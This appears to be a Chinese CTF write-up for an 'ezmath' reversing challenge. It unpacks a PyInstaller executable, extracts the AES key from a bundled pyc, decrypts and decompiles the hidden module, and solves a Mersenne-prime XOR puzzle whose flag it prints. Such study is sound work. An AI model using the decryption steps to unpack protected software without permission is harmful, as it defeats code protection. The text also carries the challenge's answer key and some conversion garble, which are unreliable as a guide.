00000000	55	0D	0D	0A	00	00	00	00	70	79	69	30	10	01	00	00
00000010	E3	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000020	00	08	00	00	00	40	00	00	00	73	38	00	00	00	64	00
00000030	64	01	64	02	64	03	64	04	64	05	64	06	64	07	67	08
00000040	5A	00	64	08	64	09	6C	01	54	00	64	08	64	0A	6C	01
00000050	6D	02	5A	02	01	00	64	08	64	0B	6C	01	6D	03	5A	03
00000060	01	00	64	0C	53	00	29	0D	DA	08	63	61	6C	63	73	69
00000070	7A	65	DA	04	70	61	63	6B	DA	09	70	61	63	6B	5F	69

ez_math1.pyc ezmath.exe nsnctf.pyc																
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	55	0D	0D	0A	00	00	00	00	70	79	69	30	10	01	00	00
00000010	E3	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000020	00	02	00	00	40	00	00	00	00	73	14	00	00	00	64	00
00000030	64	01	6C	00	5A	00	65	00	A0	01	A1	00	01	00	64	01
00000040	53	00	29	02	E9	00	00	00	00	4E	29	02	DA	06	6E	73
00000050	6E	63	74	66	DA	03	72	75	6E	A9	00	72	04	00	00	00
00000060	72	04	00	00	00	7A	09	65	7A	6D	61	74	68	2E	70	79
00000070	DA	08	3C	6D	6F	64	75	6C	65	3E	01	00	00	73	02	?

但pyinstxtractor可以自动识别还原pyc的magic head，但需要限定Python版本与原文件编译版本（至少大版本）相同。否则依然需要手工修补。此外，若版本不一致，pyz（python打包产物）的反编译过程也会被跳过，可能会丢失部分文件。

回到题目，在py3.6下运行，提示题目文件的编译环境Python 3.8

```
~\Desktop\ctf_tools\pyinstxtractor-master>
$ python pyinstxtractor.py ezmath.exe
[+] Processing ezmath.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 38
[+] Length of package: 7104749 bytes
[+] Found 52 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: ezmath.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python38 to prevent extraction errors during unmarshalling ←
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: ezmath.exe

You can now use a python decompiler on the pyc files within the extracted directory
```

Windows下安装python 3.8，然后执行：

```
py -3.8 pyinstxtractor.py ezmath1.exe
```

成功还原部分pyc，但同时也有报错，提示存在加密的pyd文件。

```
$ py -3.8 pyinstxtractor.py ezmath1.exe
[+] Processing ezmath1.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 38
[+] Length of package: 7104749 bytes
[+] Found 52 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: ezmath.pyc
[+] Found 223 files in PYZ archive
[!] Error: Failed to decompress PYZ-00.pyz_extracted\__future__.pyc, probably encrypted.

[!] Error: Failed to decompress PYZ-00.pyz_extracted\_\_compat\_pickle.pyc, probably encrypted.
[!] Error: Failed to decompress PYZ-00.pyz_extracted\_\_compression.pyc, probably encrypted.
[!] Error: Failed to decompress PYZ-00.pyz_extracted\_\_osx\_support.pyc, probably encrypted
```

Part2 pyc/pyd --> py

不过成功还原出了ezmath.py

api-ms-win-crt-locale-l1-1-0.dll	2021/7/25 11:35
api-ms-win-crt-math-l1-1-0.dll	2021/7/25 11:35
api-ms-win-crt-runtime-l1-1-0.dll	2021/7/25 11:35
api-ms-win-crt-stdio-l1-1-0.dll	2021/7/25 11:35
api-ms-win-crt-string-l1-1-0.dll	2021/7/25 11:35
api-ms-win-crt-time-l1-1-0.dll	2021/7/25 11:35
api-ms-win-crt-utility-l1-1-0.dll	2021/7/25 11:35
ezmath.exe.manifest	2021/7/25 11:35
ezmath.pyc	2021/7/25 11:35
libcrypto-1_1.dll	2021/7/25 11:35
libffi-7.dll	2021/7/25 11:35

利用 `uncompyle6` 可以将 pyc 还原成 py 源码文件：

<https://github.com/rocky/python-uncompyle6>

```
uncompyle6.exe -o ezmath.py ez_math.pyc
```

```
~\Desktop\ctf_tools\pyinstxtractor-master\ezmath.exe_extracted
$ uncompyle6.exe -o ezmath.py ez_math1.pyc
ez_math1.pyc -> 1_1.dll
# Successfully decompiled file
```

打开编译后的源码，十分朴实无华：

```
# Size of source mod 2**31
import nsnctf
nsnctf.run()
```

那么在解压的文件中搜索一下 `nsnctf`，发现了 `nsnctf.pyc.encrypted`，被加密了。

桌面 > ctf_tools > pyinstxtractor-master > ezmath1.exe_extracted > PYZ-00.pyz_extracted >			
名称	修改日期	类型	大小
netrc.pyc.encrypted	2021/7/25 11:35	ENCRYPTED 文件	3 KB
nsnctf.pyc.encrypted	2021/7/25 11:35	ENCRYPTED 文件	1 KB
strength.py.encrypted	2021/7/25 11:35	ENCRYPTED 文件	7 KB

这是因为打包生成pyz的时候，利用密钥进行了AES加密。不过该密钥保存在一个pyc中，可直接反编译，反编译结果直接给明文.....

PYZ文件加密的密钥保存在 `pyimod00_crypto_key.pyc`，直接反编译一下：

```
PS C:\Users\Public\Documents\ezmath1.exe_extracted> uncompyle6.exe -o key.py .\pyimod00_\crypto_key.pyc  
.\pyimod00_crypto_key.pyc --  
# Successfully decompiled file  
PS C:\Users\Public\Documents\ezmath1.exe_extracted> type .\key.py  
# uncompyle6 version 3.7.4  
# Python bytecode 3.8 (3413)  
# Decompiled from: Python 3.8.0 (tags/v3.8.0:fa919fd, Oct 14 2019, 19:37:50) [MSC v.1916 64 bit (AMD64)]  
# Embedded file name: build\ezmath\pyimod00_crypto_key.py  
# Compiled at: 1995-09-28 00:18:56  
# Size of source mod 2**32: 51 bytes  
key = '00000000meRsENne'
```

得到密钥: key = '00000000meR\$ENne'

利用<https://github.com/extremecoders-re/pyinstxtractor/wiki/Frequently-Asked-Questions>中给出的demo脚本尝试还原nsnctf:

🔗 Decrypting PyInstaller >= 4.0

For PyInstaller versions ≥ 4.0 , use ONE of the following scripts. This was tested on Python 3.8. Requires the [tinyaes](#) module.

安装一下 `tinyaes` 库，直接冲：

```
#!/usr/bin/env python3
import tinyaes
import zlib

CRYPT_BLOCK_SIZE = 16

# key obtained from pyimod00 crypto key
```

运行该脚本，得到解密后的 `nsnctf.pyc`，再利用uncompyle6即可得到 `nsnctf.py` 的源码：

```
~\Desktop\ctf_tools\pyinstxtractor-master\encryto
$ uncompyle6.exe -o hello.py nsnctf.pyc
nsnctf.pyc --
# Successfully decompiled file
```

源码比较长：

```

# uncompiled version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.6.8 (tags/v3.6.8:3c6b436a57, Dec 24 2018, 00:16:47) [MSC v.1916 64 b
# Embedded file name: nsnctf.py

def isPrime(x):
    for i in range(2, x):
        if x % i == 0:
            return False
    return True

def run():
    l = [106, 123, 78, 227, 8308, 131174, 524411, 2147483747, 2305843009213694007, 6189700196426
68647976601306097149819007990813932172694353001433054093944634591855431833976560521225596406
53113799281676709868958820655246862732959311772703192319944413820040355986085224273916250226
10407932194664399081925240327364085538615262247266704805319112350403608059673360298012239441
21169367714754847886696250138443826029173234888531116082853841658502825560466622483189091880
14759799152141802350848986227373817363120661453331697751477712164785702978780789493774073370
14983499388222831448598601834318536230923772641390209490231836446899608210795482963763094236
45750728044182367681351785209934866084717257940842231667809767022401199028017047489448742692
9865681250419497686697771063,
4460875571837584295711517064021018098862086324128599011199121996340468579282047336911254526
84288103117548441080948782524948667609695869981289826458775960289791715369625030684296173317

```

基本逻辑如下：

```

def isPrime(x):
    for i in range(2, x):
        if x % i == 0:
            return False
    return True

def run():
    l = [106, 123, 78, 227, 8308, 131174, 524411, 2147483747....] #24个逆天
大数
    cur = 0
    for i in range(2, 20000):
        if isPrime(2 ** i - 1):
            print(chr(2 ** i ^ l[cur]))
            cur += 1

```

Part3 还原算法

逻辑还是很清晰的：在 `range(2,20000)` 取值，并判断 2^{i-1} 是否是素数。是素数就将 2^i 与 list 中的对应下标的数进行异或，转成字符串并打印。

因为这里判别素数用的是最简单的判断因数法，直接跑只能跑出前三个字母就溢出爆炸了。当然也可以使用 M-R 大素数判别进行改良，差不多跑一天左右可以跑出来（吗？）。

不过这都不是题目的考察点，回顾一下，为什么偏偏是判别 2^{i-1} ？刚才的key已经给出了提示： 0000000meRsENne。

形如 2^i-1 的素数被称为梅森（Mersenne）素数。

所谓梅森数，是指形如 $2^p - 1$ 的一类数，其中指数p是素数，常记为 M_p 。如果梅森数是素数，就称为梅森素数。

那么题目就变成了：从头开始找24个梅森素数M，将 2^M 与list l中的24个数依次进行异或，然后转char输出。

- 第1个梅森素数：当p=2时， $M_2=(2^2)-1=3$ ，位数为1位，发现于公元前300年左右。
- 第2个梅森素数：当p=3时， $M_3=(2^3)-1=7$ ，位数为1位，发现于公元前300年左右。
- 第3个梅森素数：当p=5时， $M_5=(2^5)-1=31$ ，位数为2位，发现于公元前100年左右。
- 第4个梅森素数：当p=7时， $M_7=(2^7)-1=127$ ，位数为3位，发现于公元前300年左右。
- 第5个梅森素数：当p=13时， $M_{13}=(2^{13})-1=8191$ ，位数为4位，发现于公元1456年。
- 第6个梅森素数：当p=17时， $M_{17}=(2^{17})-1=131071$ ，位数为6位，由Cataldi发现于公元1588年。
- 第7个梅森素数：当p=19时， $M_{19}=(2^{19})-1=524287$ ，位数为6位，由Cataldi发现于公元1588年。
- 第8个梅森素数：当p=31时， $M_{31}=(2^{31})-1=2147483647$ ，位数为10位，由Euler发现于公元1772年。
 - 1772年，瑞士数学家欧拉在双目失明的情况下，以惊人的毅力靠心算证明 $(2^{31})-1$ （即2147483647）是10位数，堪称当时世界上已知的最大素数；他因此获得了“数学英雄”的美名。
- 第9个梅森素数：当p=61时， $M_{61}=(2^{61})-1$ ，位数为19位，由Pervushin发现于公元1883年。
- 第10个梅森素数：当p=89时， $M_{89}=(2^{89})-1$ ，位数为27位，由Powers发现于公元1911年。
- 第11个梅森素数：当p=107时， $M_{107}=(2^{107})-1$ ，位数为33位，由Powers发现于公元1914年。
- 第12个梅森素数：当p=127时， $M_{127}=(2^{127})-1$ ，位数为39位，由Lucas发现于公元1876年。
- 第13个梅森素数：当p=521时， $M_{521}=(2^{521})-1$ ，位数为157位，由Robinson发现于公元1952年。
- 第14个梅森素数：当p=607时， $M_{607}=(2^{607})-1$ ，位数为183位，由Robinson发现于公元1952年。
- 第15个梅森素数：当p=1279时， $M_{1279}=(2^{1279})-1$ ，位数为386位，由Robinson发现于公元1952年。
- 第16个梅森素数：当p=2203时， $M_{2203}=(2^{2203})-1$ ，位数为664位，由Robinson发现于公元1952年。
- 第17个梅森素数：当p=2281时， $M_{2281}=(2^{2281})-1$ ，位数为687位，由Robinson发现于公元1952年。
- 第18个梅森素数：当p=3217时， $M_{3217}=(2^{3217})-1$ ，位数为969位，由Riesel发现于公元1957年。
- 第19个梅森素数：当p=4253时， $M_{4253}=(2^{4253})-1$ ，位数为1281位，由Hurwitz发现于公元1961年。
- 第20个梅森素数：当p=4423时， $M_{4423}=(2^{4423})-1$ ，位数为1332位，由Hurwitz发现于公元1961年。
- 第21个梅森素数：当p=9689时， $M_{9689}=(2^{9689})-1$ ，位数为2971位，由Gillies发现于公元1963年。


```
#需要24个梅森素数
#https://blog.csdn.net/weixin_30586085/article/details/98898770

M_prime_i=
[2,3,5,7,13,17,19,31,61,89,107,127,521,607,1279,2203,2281,3217,4253,4423,96
89,9941,11213,19937]

l = [106, 123, 78, 227, 8308, 131174, 524411, 2147483747... ]

cur = 0
for i in M_prime_i:
    print(chr(2 ** i ^ l[cur]))
    cur += 1
```

跑一下即可出Flag:



```
~\Desktop\ctf_tools\pyinstxtractor-master\encryoto
$ py -3.8 ms.py
n
s
n
c
t
f
{
c
7
4
a
5
e
4
2
7
1
5
2
7
0
4
2
}
```

nsnctf{c74a5e4271527042}

##